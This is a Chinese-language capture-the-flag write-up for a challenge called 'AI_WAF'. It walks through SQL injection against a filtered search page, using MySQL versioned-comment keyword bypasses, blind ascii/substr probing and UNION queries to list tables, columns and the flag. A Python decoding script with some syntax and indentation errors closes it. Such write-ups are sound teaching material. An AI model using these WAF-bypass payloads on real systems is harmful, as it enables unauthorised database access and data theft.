

SourceURL:file:///home/hack/files-win/CTF/WP/三届长城杯/AI_WAF.docx

AI_WAF



1.打开靶场一个搜索页面，在搜索框随便输入点东西，用bp抓包

测试得到为单引号闭合，and，or，select，group，order，where，--都被过滤

and用&&代替，select和where可以用内联函数绕过，注释用#


(很多WAF在检测非法字符时，会认为/.../只是注释，为了性能会不检查，但mysql看到！后直接拆开包装运行，单纯过滤select等关键字是可以直接绕过的)

2.获取数据库，payload：'&& ascii(substr(database(),1,1))>0#

得到：nexadata

显示content加id为1-13为正确页面

由于不会写脚本，是一个个字符测过去的，改substr的位置和与ascii大小比较的数即可，下面同理



13. 获取表格名，

```
payload: '&& ascii(substr((/*!50000select*/ group_concat(table_name)from
information_schema.tables /*!50000where*/ database()=table_schema),1,1))>0#

或'/*!50000AND*/ 1=1 /*!50000union*/ /*!50000select*/
1,2,group_concat(table_name)from information_schema.tables /*!50000where*/
database()=table_schema#
```

得到：article,where_is_my_flagggggg

4. 获取where_is_my_flagggggg表的列名，

```
payload: '/*!50000AND*/ 1=1 /*!50000union*/ /*!50000select*/
1,2,group_concat(column_name)from information_schema.columns /*!50000where*/
database()=table_schema /*!50000AND*/ table_name='where_is_my_flagggggg' #
```

得到：Th15_ls_f149

5. 获取flag，

```
payload: '&& ascii(substr((/*!50000select*/ group_concat(Th15_ls_f149)from
where_is_my_flagggggg),1,1))>0#

或'/*!50000AND*/ 1=1 /*!50000union*/ /*!50000select*/
1,2,group_concat(Th15_ls_f149)from where_is_my_flagggggg#
```

6. 将所有测试出来的ascii码组成列表，由于在测试时发现49,50两个连续的ascii码被过滤，所以在这两个数字之间不确定，我把测试到这种情况的ascii码在flag列表的索引记录下来了，把所有情况的flag都去提交直到成功即可

```
database=[110,101,120,97,100,97,116,97]
```

```

tables=
[97,114,116,105,99,108,101,44,119,104,101,114,101,95,105,115,95,109,121,95,102,10
8,97,103,103,103,103,103,103]
columns=[84,104,49,53,95,108,115,95,102,49,52,57]
flag=
[102,108,97,103,123,56,99,54,49,54,56,101,48,45,100,98,52,53,45,52,53,54,49,45,98
,49,57,100,45,49,51,102,48,57,102,100,100,52,56,98,53,125]
print(flag[8],flag[22],flag[25],flag[29])
flag1=[] for i in flag:
    flag1.append(chr(i))
print("database:",end='')
for i in database:
    print(chr(i),end='')
print('\n',"tables:",end='')
for x in tables:
    print(chr(x),end='')
    print('\n',"columns:",end='')
for x in columns:
    print(chr(x),end='')
    print() #print("flag{8c6268e0-db45-4561-b19d-23f09fdd48b5}")
for x in range(2):
    for y in range(2):
        for z in range(2):
            for w in range(2):
                flag2=flag1
                flag2[8]=chr(49+x)
                flag2[22]=chr(49+y)
                flag2[25]=chr(49+z)
                flag2[29]=chr(49+w)
                for m in flag2:
                    print(m,end='')
                    print()

```